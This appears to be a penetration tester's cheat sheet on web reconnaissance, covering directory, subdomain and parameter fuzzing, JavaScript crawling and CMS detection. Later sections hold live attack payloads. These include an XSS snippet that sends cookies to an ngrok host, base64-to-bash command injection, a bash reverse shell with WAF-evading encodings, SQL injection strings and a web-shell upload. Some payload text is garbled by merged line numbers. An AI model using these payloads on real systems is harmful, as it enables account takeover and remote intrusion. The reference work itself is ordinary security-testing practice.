
Content Discovery
Directory, subdomain, parameter, and technology discovery — fuzzing, JS crawling, WAF fingerprinting.
Content Discovery
apkleaks
https://github.com/dwisiswant0/apkleaks
ApkLeaks – Scanning APK File For URIs, Endpoints And Secrets
Bypass 403
https://github.com/Dheerajmadhukar/4-ZERO-3
bash 403-bypass.sh -u https://target.com/secret --exploit
Directory Discovery

feroxbuster
Light: feroxbuster -u http://testphp.vulnweb.com/ -e -q -n --no-state -w /usr/share/seclists/Discovery/Web-Content/common.txt -o ferox_light.txt
Heavier: feroxbuster -u http://testphp.vulnweb.com/ -e -q -b -E --no-state -w gedit /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -o ferox_medium.txt feroxbuster -u http://testphp.vulnweb.com/ -e -q -E -b --no-state -w gedit /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -o ferox_medium.txt
https scan: feroxbuster -u https://set.windcorp.thm:443 -o dir.txt -e -q --no-state -t 80 -k
/use/share/wordlists/dirbuster/directory-list-2.3
/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
/usr/share/seclists/Discovery/Web-Content/big.txt
/usr/share/seclists/Discovery/Web-Content/CGIs.txt
/usr/share/seclists/Discovery/Web-Content/common.txt
/usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
jhaddix all.txt: https://gist.githubusercontent.com/jhaddix/86a06c5dc309d08580a018c66354a056/raw/96f4e51d96b2203f19f6381c8c545b278eaa0837/all.txt
feroxbuster -u http://testphp.vulnweb.com/ -e -q --no-state -o ferox.txt -w /usr/share/seclists/Discovery/Web-Content/common.txt
Extract URLs only: cat ferox.txt | grep -oE 'https?://[^[:space:]]+'
gau
getallurls (gau) fetches known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, Common Crawl, and URLScan for any given domain. Inspired by Tomnomnom's waybackurls.
go install github.com/lc/gau/v2/cmd/gau@latest
gau --subs kronos-dev.tesla.com
gobuster
General solid ones: gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.136/ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.136/ -x logs,bak,php,html,log,zip,gz,asp,aspx
gobuster over proxychains gobuster dir -u 'http://10.3.3.47/action=/' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --proxy socks5://127.0.0.1:1081
/use/share/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
/usr/share/seclists/Discovery/Web-Content/big.txt
/usr/share/seclists/Discovery/Web-Content/CGIs.txt
/usr/share/seclists/Discovery/Web-Content/common.txt
/usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
waymore
Can find allurls from a domain from archived endpoints, and can also find paramaters and links from the source code it downloads: https://github.com/xnl-h4ck3r/waymore
Installation: git clone https://github.com/xnl-h4ck3r/waymore.git cd waymore sudo pip3 install -r requirements.txt sudo ln -s /opt/waymore/waymore.py /usr/bin/waymore.py
Basic tool usage: waymore.py -i tesla.com -mode -B
Extract endpoints from output with xnLinkFinder: xnLinkFinder.py -i ~/opt/waymore/results/tesla.com/ -sp http://tesla.com -sf tesla.com -o tesla.txt
If you wanna look for other subdomains than tesla.com: cat tesla.txt | grep -v tesla.com
Fuzzing Directories_Files
Dirs: ffuf -c -u 'http://$t/FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -r
Files: ffuf -c -u 'http://$t/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -r
Fuzzing for http methods
Fuzzing for PUT method: wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -X PUT -u http://192.168.1.47/FUZZ --sc 201 -L wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -X PUT -u http://192.168.1.50/FUZZ --hc 404,501 -L
Fuzzing http methods: wfuzz -z file,methods.txt -z file,dirs.txt -X FUZZ -u http://192.168.1.47/FUZ2Z -L
Fuzzing for PUT method: (ffuf is a lot faster as it's written in go. In contrast to wfuzz which is written in python) (ffuf by default doesn't show 201 responses, but we definitely wanna see that if we're fuzzing for PUT methods) ffuf -u http://192.168.1.50/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -X PUT -mc 200,201,204,301,302,307,401,403,405,500 -r ffuf -u http://192.168.1.50/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -X PUT -mc 200,201,204,301,302,307,401,403,405,500 -r
PUT files: curl -X DELETE -T webshell.php http://192.168.1.50/test/ -v --http1.0 curl -X DELETE -T webshell.php http://192.168.1.50/test/ -v
DELETE files: curl -X DELETE http://192.168.1.50/test/webshell.php -v --http1.0 curl -X DELETE http://192.168.1.50/test/webshell.php -v
Fuzzing LFI paramaters
LFI fuzzing: ffuf -u 'https://172.31.3.1/forum.chatlogs/chatlogs.php?file=FUZZ' -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
Fuzzing paramaters: ffuf -u 'http://10.11.1.123/books/LIB/model/db.php?FUZZ=../../../../../../../../etc/passwd' -w ./LFI-params.txt -fs 0
fuzzing paramaters
Fuzzing paramaters:
wget https://raw.githubusercontent.com/whiteknight7/wordlist/main/fuzz-lfi-params-list.txt
ffuf -c -u 'https://172.31.3.1/forum.chatlogs/chatlogs.php?FUZZ=id' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -ignore-body
Fuzzing Subdomains
Subdomain enumeration with size filter to get back unique responses: ffuf -u 'http://harder.local/' -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H 'Host: FUZZ.harder.local' -t 100 -fs 1985
ffuf -c -u 'https://xor.com' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H 'Host: FUZZ.xor.com' -fs 0 | tee ./subdomain_discovery
ffuf -u 'http://vulnnet.thm/' -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 100 -H "Host: FUZZ.vulnnet.thm"
Fuzzing
ffuf usage https://www.youtube.com/watch?v=UQZ7kATjAJk
ASN
ASN discovery: (Be careful with ASNs) https://bgp.he.net/
Discover more seed domains with Amass: amass intel -asn 46489
Naabu
This will scan each subdomain for all potentially open tcp ports: naabu -list tesla_subdomains.txt -p 0-65535
httprobe _ check alive hosts
https://github.com/tomnomnom/httprobe go install github.com/tomnomnom/httprobe@latest
cat tesla_subdomains.txt | httprobe -p http:81 -p http:3000 -p https:3001 -p http:3001 -p https:3001 -p http:8000 -p http:8080 -p https:8443 -p http:8880 -p http:8888 -p http:9000 -p http:9001 -p http:9003 -c 50 | tee tesla_alive_domains.txt
resolve ip
amass -d enum tesla.com > domains.txt && awk < domains.txt '{ system("resolveip -s "$1)' > ips.txt
RustScan
Fastest port scanner in the industry. Also works with hosts file: rustscan -a tesla_subdomains.txt --ulimit 10000 -r 1-65535
amass
amass enum -active -brute -d tesla.com -o tesla_subdomains.txt
github-subdomains.py
https://github.com/gwen001/github-subdomains
lilly
https://github.com/Dheerajmadhukar/Lilly
scraping cloud-ranges
Parses domain names in certificate data from the cloud https://youtu.be/p4JgIu1mceI?t=3267
https://kaeferjaeger.gay/?dir=sni-ip-ranges
wget 'https://kaeferjaeger.gay/sni-ip-ranges/amazon/ipv4_merged_sni.txt' && wget 'https://kaeferjaeger.gay/sni-ip-ranges/digitalocean/ipv4_merged_sni.txt' && wget 'https://kaeferjaeger.gay/sni-ip-ranges/google/ipv4_merged_sni.txt' && wget 'https://kaeferjaeger.gay/sni-ip-ranges/microsoft/ipv4_merged_sni.txt' && wget 'https://kaeferjaeger.gay/sni-ip-ranges/oracle/ipv4_merged_sni.txt' && cat ipv4* | cut -d '[' -f2 | cut -d ']' -f1 | sort | uniq | tr ' ' '\n' | grep -i 'tesla.com' > tesla_subdomains.txt
shosubgo
https://github.com/incogbyte/shosubgo
Finds subdomains through shodan
go install github.com/incogbyte/shosubgo@latest
subfinder
subfinder -d tesla.com
subfinder -d edu.ee -all -v -o subs.txt
cat subs.txt | httpx -probe | grep -i SUCCESS | cut -d '[' -f1 | tee subs.alive
cat subs.alive | httpx -sc -title -ms 'login' -td -cdn -server -p 22,80,443,500,3306,3389,8080,8443 -follow-redirects | tee httpx.log
hakcrawler
finds new resources based on crawling javascript files
Usage: echo http://vulnnet.thm | hakrawler
JSScanner
cd /opt git clone https://github.com/dark-warlord14/JSScanner.git
./install.sh sudo ln -s /opt/JSScanner/script.sh /usr/bin/jsscanner
jsscanner alive.txt
grep for dangerous functions
katana -u https://tesla.com -d 4 -jc > katana.tesla
cat katana.tesla | grep '.js' | grep -v '?' > tesla.js
interlace -tL ./tesla.js -cL commands -threads 5 -v
01cat tesla_js_dump.txt | grep -v "'" | grep -i "eval"02cat tesla_js_dump.txt | grep -v "'" | grep -i "InnerHTML ()"03cat tesla_js_dump.txt | grep -v "'" | grep -i "Postmessage()"04cat tesla_js_dump.txt | grep -v "'" | grep -i "String.prototype.search()"05cat tesla_js_dump.txt | grep -v "'" | grep -i "access"06cat tesla_js_dump.txt | grep -v "'" | grep -i "apikey"07cat tesla_js_dump.txt | grep -v "'" | grep -i "token"08cat tesla_js_dump.txt | grep -v "'" | grep -i "key"09cat tesla_js_dump.txt | grep -v "'" | grep -i "password"keep an eye on: https://github.com/l4yton/RegHex/tree/master/.gf https://medium.com/techiepedia/javascript-code-review-guide-for-bug-bounty-hunters-c95a8aa7037a

katana
https://github.com/003random/getJS https://github.com/projectdiscovery/katana
katana -u http://127.0.0.1:80 -jc --depth 4 -silent
go through burp katana -u http://testphp.vulnweb.com/ -jc --depth 3 -silent -fx -s 'breadth-first' --proxy http://127.0.0.1:8080
ffuf -c -u 'http://testphp.vulnweb.com/FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -r -x http://127.0.0.1:8080
retire.js
Tell you if a javascript library is outdated - Can contain exploits https://portswigger.net/bappstore/36238b534a78494db9bf2d03f112265c
xnLinkFinder
https://github.com/xnl-h4ck3r/xnLinkFinder
Parses javascript files and inline javascript to find new endpoints and potentially new paramaters
python3 /opt/xnLinkFinder/xnLinkFinder.py -i tesla_domainsites.txt -o crawl.txt
python3 /opt/xnLinkFinder/xnLinkFinder.py -i tesla.com -v -d 2 -sp https://www.tesla.com
Arjun
https://github.com/s0md3v/Arjun
For finding paramaters. Amazing tool.
arjun -u https://api.example.com/endpoint
arjun -u http://10.10.181.58:8765/home.php --headers 'Cookie: PHPSESSID=m3qp6eu5i87oht9g403ikiqi64' -m POST
Working with several endpoints at once: arjun -i endpoints
paramspider & gf
https://github.com/devanshbatham/ParamSpider
Spiders for paramaters mainly using waybackmachine and OSINT. Does not actively touch the target. Definitely use with bug bountys
python3 paramspider --domain tesla.com --exclude woff,png,svg,php,jpg --output /home/kali/bugbounty/tesla/tesla_params.txt
Use with gf: (A wrapper around grep with premade common regex. In this case, will be used to quickly parse data for juicy params.) https://github.com/tomnomnom/gf
Install gf
sudo go install github.com/tomnomnom/gf@latest cd /opt/ sudo git clone https://github.com/tomnomnom/gf.git echo 'export PATH=$PATH:/root/go/bin' >> /root/.zshrc echo 'export PATH=$PATH:/root/go/pkg/mod/github.com/tomnomnom/gf@v0.0.0-20200618134122-dcd4c361f9f5' >> /root/.zshrc source /root/.zshrc cp -r /opt/gf/examples ~/.gf sudo git clone https://github.com/1ndianl33t/Gf-Patterns /opt/Gf-Patterns cp /opt/Gf-Patterns/*.json ~/.gf
https://medium.com/@dhaliwalsargam/gf-tool-installation-8fcd285a4be2 https://youtu.be/m7JzOZKwbeE?t=323
Paramater Wordlists
Samlists paramaters: https://github.com/the-xentropy/samlists/blob/main/sam-cc-parameters-mixedcase-all.txt wget https://raw.githubusercontent.com/the-xentropy/samlists/main/sam-cc-parameters-mixedcase-all.txt
Arjun paramaters: https://github.com/s0md3v/Arjun/blob/master/arjun/db/medium.txt wget https://raw.githubusercontent.com/s0md3v/Arjun/master/arjun/db/medium.txt
X8
https://www.youtube.com/watch?v=vTd4d7XWo7I
apt install cargo -y apt install pkg-config apt install libssl-dev git clone https://github.com/Sh1Yo/x8 cd x8 cargo build cargo build --release sudo ln /opt/x8/target/debug/x8 /usr/bin/x8
might be in /target/debug/x8 too
x8 -u https://testphp.vulnweb.com/listproducts.php -X GET POST -w /opt/tools/webapp/params.txt x8 -u URLS.txt -X GET POST -w /opt/tools/webapp/params.txt -c 2
x8 -u urls.txt -X GET POST -w medium.txt -c 2 -o params_output.txt
Extract URLs only, then remove all useless file extensions if I want to fuzz for paramaters: cat ferox.txt | grep -oE 'https?://[^[:space:]]+' | grep -Ev '.(gif|png|jpg|js|css|txt)$'> URLS.txt
Extract only urls that has extensions at the end. (to avoid directories for param fuzzing): grep -E '.[a-zA-Z]{2,4}$' urls.txt > URL_files.txt
Finding endpoints: feroxbuster -u http://testphp.vulnweb.com/ -e -q --no-state -o ferox.txt -w /usr/share/seclists/Discovery/Web-Content/common.txt
Extract URLs only: cat ferox.txt | grep -v 404 | grep -v 'MSG' | grep -v 403 | grep -v 500 | grep -oE 'https?://[^[:space:]]+' | tee URLS.txt
cat katana.txt | grep "="
CMS and Plugins
Cms Discovery: whatweb 10.10.77.213
whatcms could also do the trick, but whatweb is nice
pay attention to tabs, banners, icons, source code and URLs for CMS info.
When you get in joomla and wordpress should be easy reverse shells. Anything else look up exploits.
Pay attention to if you can add a user or if you could change configuration to be able to upload php etc..
CMSmap
cd /opt
git clone https://github.com/dionach/CMSmap
git clone https://github.com/offensive-security/exploit-database
gedit /opt/CMSmap/cmsmap/cmsmap.conf
change preexisting info to this:
[exploitdb] edbtype = GIT edbpath = /opt/exploit-database
cd /opt/CMSmap pip3 install .
httpx
https://github.com/projectdiscovery/httpx go install -v github.com/projectdiscovery/httpx/cmd/httpx@latest
Feed it subdomains and it'll skim those and quickly find some technology stack it utilizes.
cat tesla_subdomains.txt | httpx -title -ip -tech-detect -status-code -web-server -o servers.txt | grep 200

Technology Discovery
html entities
01Normal:02';select sleep(5)-- -03") or "1"="1--04" or sleep(5)=1--05 06';alert('xss');//07<svg/onload=confirm(1)>08<script>new Image().src = "<http://5.tcp.eu.ngrok.io:15257/cool.jpg?output=>" + document.cookie;</script>09 10{11"target":"\";echo cGluZyAtYzIgMTAuMTMuNC4y | base64 -d | bash; \""12}13&&`sleep 10`#14;echo cGluZyAtYzIgMTAuMTMuNC4y|base64 -d|bash;15 16 17html entities encoded:18 19';select sleep(5)-- -20") or "1 = "1--21" or sleep(5)=1--22 23';alert('xss');//24<svg/onload='confirm(1)'>25<script>new Image().src = "<http://5.tcp.eu.ngrok.io:15257/cool.jpg?output="> + document.cookie;</script>26 27{28"target":"";echo cGluZyAtYzIgMTAuMTMuNC4y | base64 -d | bash; ""29}30&&`sleep 10`#31;echo cGluZyAtYzIgMTAuMTMuNC4y|base64 -d|bash;Unicode encoding
01Normal:02 03';select sleep(5)-- -04") or "1"="1--05" or sleep(5)=1--06 07';alert('xss');//08<svg/onload=confirm(1)>09<script>new Image().src = "<http://5.tcp.eu.ngrok.io:15257/cool.jpg?output=>" + document.cookie;</script>10 11{12"target":"\";echo cGluZyAtYzIgMTAuMTMuNC4y | base64 -d | bash; \""13}14&&`sleep 10`#15;echo cGluZyAtYzIgMTAuMTMuNC4y|base64 -d|bash;16 17 18html entities encoded:19 20%27%3Bselect%20sl%E2%80%8B%E2%80%8Bep(5)%2D%2D%20%2D%20%0D%0A%22%29%20or%20%221%22%3D%221%2D%2D%0D%0A%22%20or%20sl%E2%80%8B%E2%80%8Bep(5)%3D1%2D%2D21%22%20or%20sl%E2%80%8B%E2%80%8Bep(5)%3D1%2D%2D22%27%3Balert(%27xss%27)%3B%2F%2F%0D%0A%3Csvg%2Fonload%3D%22confirm(1)%22%3E%0D%0A%3Cscript%3Enew%20Image().src%20%3D%20%22http%3A%2F%2F5.tcp.eu.ngrok.io%3A15257%2Fcool.jpg%3Foutput%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E23%7B%22target%22%3A%22%27%3Becho%20cGluZyAtYzIgMTAuMTMuNC4y%20%7C%20base64%20%2Dd%20%7C%20bash%3B%20%27%22%7D24%26%26%60sl%E2%80%8B%E2%80%8Bep%2010%60%23%0D%0A%3Becho%20cGluZyAtYzIgMTAuMTMuNC4y%7Cbase64%20%2Dd%7Cbash%3Burl encoded
01Normal:02 03';select sleep(5)-- -04") or "1"="1--05" or sleep(5)=1--06 07';alert('xss');//08<svg/onload=confirm(1)>09<script>new Image().src = "<http://5.tcp.eu.ngrok.io:15257/cool.jpg?output=>" + document.cookie;</script>10 11{12"target":"\";echo cGluZyAtYzIgMTAuMTMuNC4y | base64 -d | bash; \""13}14&&`sleep 10`#15;echo cGluZyAtYzIgMTAuMTMuNC4y|base64 -d|bash;16 17 18html entities encoded:19 20%27%3Bselect%20sl%65ep(5)%2D%2D%20%2D%20%0D%0A%22%29%20or%20%221%22%3D%221%2D%2D%0D%0A%22%20or%20sl%65ep(5)%3D1%2WAF Encoding Techniques
01bash -i >& /dev/tcp/10.13.12.42/443 0>&1Url encoding: (https://www.urlencoder.org/)
01bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.13.12.42%2F443%200%3E%26102bash%2520-i%2520%253E%2526%2520%252Fdev%252Ftcp%252F10.13.12.42%252F443%25200%253E%25261Here are some other encoding techniques that can be used to bypass web application firewalls and other security measures:
-
URL encoding - This involves replacing special characters with their encoded equivalents, using the % character followed by the ASCII code in hexadecimal format. For example, %3C represents the < character.
-
Double URL encoding - This involves encoding the already encoded characters again. For example, %3C becomes %253C.
-
Hexadecimal encoding - This involves representing characters using their ASCII codes in hexadecimal format. For example, the < character is represented as 3C.
-
Decimal encoding - This involves representing characters using their ASCII codes in decimal format. For example, the < character is represented as 60.
-
UTF-8 encoding - This involves representing characters using the UTF-8 character encoding scheme, which can represent any Unicode character. For example, the < character is represented as %3C in UTF-8 encoding.
-
JavaScript encoding - This involves using the escape() or encodeURI() functions in JavaScript to encode characters. For example, the < character is represented as %3C when using escape().
-
CSS encoding - This involves using the \ character followed by the ASCII code in hexadecimal format to represent characters in CSS. For example, \3C represents the < character.
It's important to note that the effectiveness of these encoding techniques may depend on the specific WAF or security measures in place, and should be tested in a controlled environment before attempting to use them in a real-world scenario.
OCTAL AND CHARSET TOO
Bunny CDN and Jquery CDN
https://www.example.com [Bootstrap:5.1.3,Font Awesome,Google Tag Manager,HTTP/3,LiteSpeed,PHP:5.6.40,YouTube]
Bunny CDN jsDelivr jQuery CDN
blocked characters:
- onload
- src
- cookie
- onclick
- onerror
- onstart
- setTimeout
- xlink
- javascript
- data
- %
this got around, but got blocked by SOP:
01<embed+codebase%3d"http%3a//4.tcp.eu.ngrok.io:18641/xss.swf%3fc%3d'%2bdocument.domain%3b"></embed>Whatweb
(Note that the target variable is dynamically updates with the target list) gedit commands.txt whatweb target >> uwu.txt
interlace -tL ./target -cL commands.txt -threads 5 -v
The command above will run all the commands in commands.txt against all the targets in targets.txt. Everything will be multithreaded and the output will be sorted into separate text files within the ~/engagement folder.
General methodology
- Start Burp Suite and have it passively listening to requests
- Check web server version and underlying host system
- Any CMS? Check page, source code, check tabs, headers, cookies
- Check network traffic on sites and see if they make any interesting calls to somewhere
- Bruteforce directories, files, and maybe subdomains
- Read sourcecode especially on main page, login pages, and .js files
- Keep burp proxying in the background and look for redirects or pages not obvious for enduser
- Keep an eye on paramaters used on any request -> if so, test SQLI, Command Injection, LFI/RFI, XSS etc
- Check for dumb shit like exposed .bak files etc